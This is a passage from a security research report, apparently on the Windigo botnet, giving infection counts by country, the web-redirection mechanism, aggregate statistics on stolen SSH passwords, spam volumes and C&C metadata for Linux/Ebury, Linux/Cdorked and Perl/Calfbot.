Since we began monitoring the operation, we observed **26,024 unique IP addresses infected with Linux/Ebury**. Our latest capture from January 2014 shows that 3,794 new IP addresses have been infected since our October capture. Some of them could have been infected before this period, but if we assume all these new IP addresses are new victims, it means that an average of 38 new infections occurred daily. In addition to the Linux infected hosts we have seen a total of 147 hosts running FreeBSD.

Side Story
We found an official mirror of CentOS packages infected with Linux/Ebury. Fortunately, no package files were seemingly altered by the malicious operators. However knowing that Linux RPM packages are cryptographically signed such tampering is probably infeasible.

The size of this botnet and its growth curve are much smaller than botnets targeting typical end-user operating systems such as Microsoft Windows. However, keep in mind that every single compromised host potentially exposes every end user visiting its website, as well as enabling the theft of more server credentials. The impact of one Windigo infection is many orders of magnitude greater than a single infected end-user workstation.




Figure 3.6 **Geographic distribution of Linux/Ebury infected hosts**

A total of 110 countries have been affected by Linux/Ebury, with the top 5 as follows:

Table 3.4 **Top 5 countries with Linux/Ebury infections**

Position	Country	Count
1	United States	10,065
2	Germany	2,489
3	France	1,431
4	Italy	1,169
5	United Kingdom	993
	Others	9,877
Total		26,024

3.6. Web Traffic Redirection Modus Operandi

Web servers infected with Linux/Cdorked redirect users to exploit kit servers, which in turn attempt to infect users with malware. This section provides a high-level overview of this redirection mechanism and statistics related to the population of infected web servers. A thorough analysis of Linux/Cdorked is presented later in this document.




Figure 3.7 **Malware infrastructure behind the Web traffic redirection**

The redirection logic can be roughly summarized by the following three steps:

1. Victims visit a legitimate website hosted on a Linux/Cdorked infected server, which then redirects them to a specially crafted subdomain of a legitimate domain name. This redirection is not automatic and depends on certain conditions set by the operators through a series of Linux/Ebury infected servers.

2. The authoritative nameserver for the legitimate domain name, infected with another component of the Windigo operation called Linux/Onimiki, returns an IP address encoded in the subdomain itself. This allows the Windigo operation to rely on legitimate nameservers, making network-based detection harder, as we will explain in more detail in the section on Linux/Onimiki. The IP address belongs to a reverse proxy server.
3. This server is the entry-point of a chain of reverse proxy servers terminating on an exploit serving machine (more on that later). After several network exchanges, an attempt is made to exploit the user and, in case of success, they receive some malicious payload, whereas in case of failure they are redirected to advertisements.

Side Story
In some cases, iPhone User-Agents were being redirected to pornographic content instead of an exploit kit.




Figure 3.8 **Example of Linux/Cdorked redirection for iPad**

Using our telemetry systems, we are able to monitor accesses to the reverse proxies. A field present in the redirection URLs contains the domain name visited by the user victim of the redirection, allowing us to enumerate all the infected domains visited by ESET users.

The following table shows a count of infected web server IP addresses for the last three months at the time of writing, namely November 2013, December 2013 and January 2014. The IP addresses were obtained through DNS records databases from the infected domains.

Table 3.5 **Count of infected web server IP addresses**

Collection Date	Unique Infected IP addresses
November 2013	1,593
December 2013	831
January 2014	771

For these three months **2,183 unique IP addresses were seen distributing malicious content associated with Linux/Cdorked**. Only 221 of these IP addresses were seen during all three months, indicating a pretty strong turnover.

The following map shows the infected servers geographical distribution:




Figure 3.9 **Geographic distribution of Linux/Cdorked infections**

Over the three months 63 different countries were touched, and the actual top 5 countries with their number of infected servers is the following:

Table 3.6 **Top 5 countries with Linux/Cdorked infections**

Position	Country	Count
1	United States	1,225
2	United Kingdom	151
3	Germany	129
4	Netherlands	65
5	Turkey	61
	Others	552
Total		2,183

We believe that the clear dominance of USA in this top 5, as well as the second and third place of UK and Germany, is simply the reflection of the number of hosting companies in these countries, more than a deliberate strategy from Windigo operators.

3.7. Analysis of Stolen SSH Passwords

During the course of the investigation, we were able to monitor data sent to exfiltration servers. For a period of five days, we recorded the credentials successfully used to log into servers. We captured 5,362 unique successful logins coming from 2,840 different IP addresses, yielding 2,145 unique passwords.




Figure 3.10 **Username distribution of stolen credentials**

Seeing a large proportion of root credentials stolen by Linux/Ebury is not surprising considering that the malware must be installed as root by the Windigo operators. The higher the number of root passwords, the higher the number of infections which turns into greater chances of stealing other root credentials.

We further analyzed the credentials and here are some high level statistics on the passwords:

Table 3.7 **High level statistics on the SSH passwords**

Number of unique passwords	**2,145**
Number of passwords containing only alphabetic characters	190
Number of passwords containing only numeric characters	36
Number of passwords containing only alpha numeric characters	1,422
Number of passwords with special characters (non alpha numeric)	723
Minimum password length	3
Maximum password length	50
Median password length	10
Average number of characters in a password	11.1

The first thing that stands out when looking at the data is the average length, which is much longer than we expected. The average length is 11.09 characters, a lot longer than the 7.63 characters average found in the LulzSec leak, which was analyzed in 2011. This most likely reflects the fact that system administrators are more conscious about the importance of strong passwords than the average Internet user.

The following histogram shows the distribution of password length:




Figure 3.11 **Distribution of password length**

The passwords that are used the most are well chosen and do not contain repeating patterns. Some of the passwords were seen several times, we suspect some network administrators reuse the same password on different servers. For example, we saw successful logins from a single system to 10 different IP addresses, all located sequentially in the same sub-network with the same credentials.

With 33% of passwords containing at least one special character and an average length of more than 11 characters, the passwords can be considered to be secure against brute force attempts.

3.8. Spam Analysis

One of the main items through which the operators of Windigo are monetizing infections is by sending spam email messages. Spam is sent using two different methods: servers infected with Perl/Calfbot and end-user workstations infected with the Win32/Glupteba.M malware. This section presents an analysis of the spam sent by the Perl/Calfbot instances only.




Figure 3.12 **Example of a 'meetme' spam**

We used two different approaches to understand the volume and the type of spam sent via the Perl/Calfbot infrastructure. The first approach consists of creating a fake bot that implements the proper C&C network protocol. The second approach is to process the network traffic capture obtained in January 2014 on one of the Perl/Calfbot command and control reverse proxy server, and to extrapolate the results.

3.8.1. Fake Bot

The fake client was programmed based on the code described in the Perl/Calfbot section. This client is used to fetch spam jobs from the command and control server. Spam jobs consist of multiple email templates and a list of recipient email addresses.

We analyzed data from August 2013 until February 2014. During this period of time, our fake bot retrieved 13,422 different spam jobs targeting 20,683,814 unique email addresses. The following histogram shows the top 10 domains that were the most targeted.




Figure 3.13 **Volume of spam received by countries (based on TLDs)**

The following map shows the distribution of top level domains that received the most spam messages from the Windigo operation. We can see that the top level domains that received the most spam messages are France, United Kingdom and Russia.




Figure 3.14 **Volume of spam received by countries (based on ccTLDs)**

Table 3.8 **Top 5 of the most seen ccTLDs in email list**

Position	Country	Count
1	France	2,050,872
2	United Kingdom	1,483,725
3	Russia	854,580
4	Germany	458,041
5	Italy	333,204
	Others	2,271,782
Total		7,452,204

By analyzing the content of the spam messages, we saw that there are a few recurring themes. Most of the spam templates contain references to casinos, bonuses, and online dating. Most of the spam messages also contains words such as "unsubscribe" and "report", in a probable attempt to evade spam detection. Following those links lead to a successful report /unsubscribe message. Although they probably flag those submitting unsubscribe requests as known valid addresses.

Figure 3.15 **Unsubscribing from the mailing-list**

The typical spam job targets around 3,000 email addresses and uses templates written in the English language, although we also observed French, German, Spanish and Russian. All spam templates contain URLs pointing to domains hosted on the TinyDNS infrastructure detailed later.




Figure 3.16 **Example of a 'casino' spam**

3.8.2. Command and Control Traffic Analysis

The second technique used to assess the volume of spam sent was to analyze the network traffic captured on one of the command and control servers during the month of January 2014. We captured 24-hour periods at weekly intervals over three weeks.

Thanks to the fact that Perl/Calfbot reports the number of spam messages successfully sent, we were able to witness that the infected servers reported a daily average of 35 million successfully sent spam messages, the most prolific server reaching over a million spam messages in a single day.

The table below summarizes some statistics that we extracted from these data. Highlighted below is the notion of an active IP address which means an infected server that has reported at least once to the C&C that it has successfully sent spam.

Table 3.9 **Spamming efficiency**

Date	IP addresses	Active IP addresses (% of total)	Spam sent (average per active IP)
Jan 7	1,442	244 (17 %)	27,713,339 (113,579)
Jan 14	483	300 (62 %)	32,793,722 (109,312)
Jan 24	877	490 (56 %)	46,402,673 (94,699)

The percentage of active IP addresses is somewhat low but several factors could explain this: the server could have no mail submission agent (MSA) installed, it could have its outbound port 25 blocked or it could have been blacklisted by a spam block list like Spamhaus' (an outcome that is likely given that the server is actually sending spam).

This network traffic capture also allowed us to assess the number of servers infected with Perl/Calfbot. The following map shows the number of IP addresses seen contacting the Perl/Calfbot command and control first layer reverse proxy server. During our observation periods, 2,215 unique IP addresses connected to the proxy server. From those IP addresses, only 735 reported sending spam successfully. In the figure, we can see that most of the servers are located in the United States, Germany and Russia.




Figure 3.17 **Perl/Calfbot active infected servers per country**

Table 3.10 **Top 5 countries sending spam via servers infected with Perl/Calfbot**

Position	Country	Count
1	United States	309
2	Germany	72
3	Russia	41
4	United Kingdom	32
5	Turkey	23
	Others	258
Total		735

Every week, around half of the IP addresses that reported sending spam successfully changed. Such a churn can likely be explained by the blacklisting of the spamming IP addresses by antispam services and the fact that the C&C drops the spambots that don't report any successful spam sent (as we observed).

The first week we saw 244 unique active IP addresses, the second 300 addresses and the third week 490. Between the first and second week, only 123 IP addresses were common. Between first and third week, only 89 of those. This is a very high IP churn rate which means that Perl/Calfbot could have been running on several thousand different servers over the last year.

3.8.3. Command and Control Metadata

The traffic of the hosts infected by Perl/Calfbot yields other interesting data. For example, the C&C protocol is sent over HTTP[2], allowing us to observe the various HTTP header information in addition to the malware-specific protocol information.

User-Agent Information
Analysing the User-Agent information we found out that the most prevalent strings are, without surprises, from x86 and x64 Linux systems. We also observed User-Agent strings from OpenBSD, FreeBSD, OS X and Cygwin.




Figure 3.18 **Perl/Calfbot operating system distribution**

It is worth mentioning that at least two systems reporting to the command and control server were running the `gnueabi` version of the `wget` tool. This means these systems are using the GNU embedded application binary interface commonly used on the ARM architecture.

Side Story
ARM systems are infected by Perl/Calfbot. Since Raspberry Pi is the most popular consumer embedded system, we like to think that some of them are sending tasty spam messages.

2 Actually its HTTPS but we were able to decrypt it

The following is a list of interesting User-Agent strings found while monitoring the Perl/Calfbot command and control server.

Username Information

The username under which the malware is executed is reported to the C&C by Perl/Calfbot. We display the most frequently encountered usernames below.

```
curl/7.21.4 (universal-apple-darwin11.0) libcurl/7.21.4 OpenSSL/0.9.8y zlib/1.2.5
curl/7.24.0 (x86_64-apple-darwin12.0) libcurl/7.24.0 OpenSSL/0.9.8y zlib/1.2.5
curl/7.19.7 (universal-apple-darwin10.0) libcurl/7.19.7 OpenSSL/0.9.8l zlib/1.2.3
curl/7.19.7 (universal-apple-darwin10.0) libcurl/7.19.7 OpenSSL/0.9.8r zlib/1.2.3
curl/7.19.7 (universal-apple-darwin10.0) libcurl/7.19.7 OpenSSL/0.9.8y zlib/1.2.3
Wget/1.12 (cygwin)
Wget/1.12 (freebsd7.2)
Wget/1.12 (freebsd7.4)
Wget/1.12 (freebsd8.2)
Wget/1.12 (linux-gnu)
Wget/1.12 (linux-gnueabi)
Wget/1.13.4 (cygwin)
Wget/1.13.4 (darwin10.7.0)
Wget/1.13.4 (freebsd8.1)
Wget/1.13.4 (freebsd8.2)
Wget/1.13.4 (freebsd8.3)
Wget/1.13.4 (freebsd9.0)
Wget/1.13.4 (linux-gnu)
Wget/1.13.4 (openbsd5.2)
Wget/1.14 (freebsd9.1)
Wget/1.14 (linux-gnueabi)
Wget/1.12 (linux-gnueabi)
```




Figure 3.19 **Perl/Calfbot username distribution**

Webserver accounts (httpd, www, nobody, www-data and apache) are by far the most prevalent account type running Perl/Calfbot. However this is only a fraction of the full username population we encountered as highlighted by the large "other" section. This can be explained by the large variety of usernames that were compromised through the credential stealing operation.
As we initially believed, only a small fraction of the malware is running with root privileges. We think this strengthens the hypothesis that Perl/Calfbot is used to leverage stolen credentials for accounts that don't have elevated privileges, maximizing the usefulness of any credentials (root or not) that the operators have.

3.9. DNS Hosting Infrastructure

Windigo operation employs domain names at various places, for example in spam campaigns, or as C&C servers' contact points. We found out that the authoritative nameservers for these domains are hosted on Linux/Ebury infected servers running TinyDNS.

In July 2013 we were able to retrieve the database file from one TinyDNS server, containing configuration details for **62,186 unique domain names**. Such huge amount of domain names — all registered and paid for —, can be explained by the fact that they are used in spam emails, both in the sender addresses and in the actual spam URLs. Thus, a low level of reuse allows these domain names to keep a medium to good reputation, effectively avoiding spam blacklists.

By correlating our data, we found out that spam is not the only part of Windigo operation relying on this TinyDNS server, because it was also hosting:

- The domain names generated dynamically by Perl/Calfbot to reach its command and control servers
- The domain names generated dynamically by Linux/Ebury to exfiltrate credentials (only in version 1.2.1 and earlier)
- The domain names for the multiple redirection layers in place to support the spam URLs
- The `SPF`, `MX` and `A` DNS records domain names (probably used to avoid spam detection)

Hence, this TinyDNS database ties together various parts of Windigo operation, showing one more time that the people behind all this are very likely the same.

> **Side Story**
> Some TinyDNS binaries and data were found by system administrators in `/home/ ./root` (yes, `/home/<space><dot>/root`).

3.10. Infected End Users

During a September 2013 weekend, we captured the network traffic from a Linux/Cdorked frontend reverse proxy. While this capture was done only on one single proxy server — among the several used —, its analysis allowed us to gain an exclusive insight into the quantity and profile of users falling victim to malicious redirections.

Through a single weekend, we observed **more than 1.1 million different IP addresses** going through this server before being directed to exploit kit servers. As we will explain, only a fraction of these users ultimately get infected.

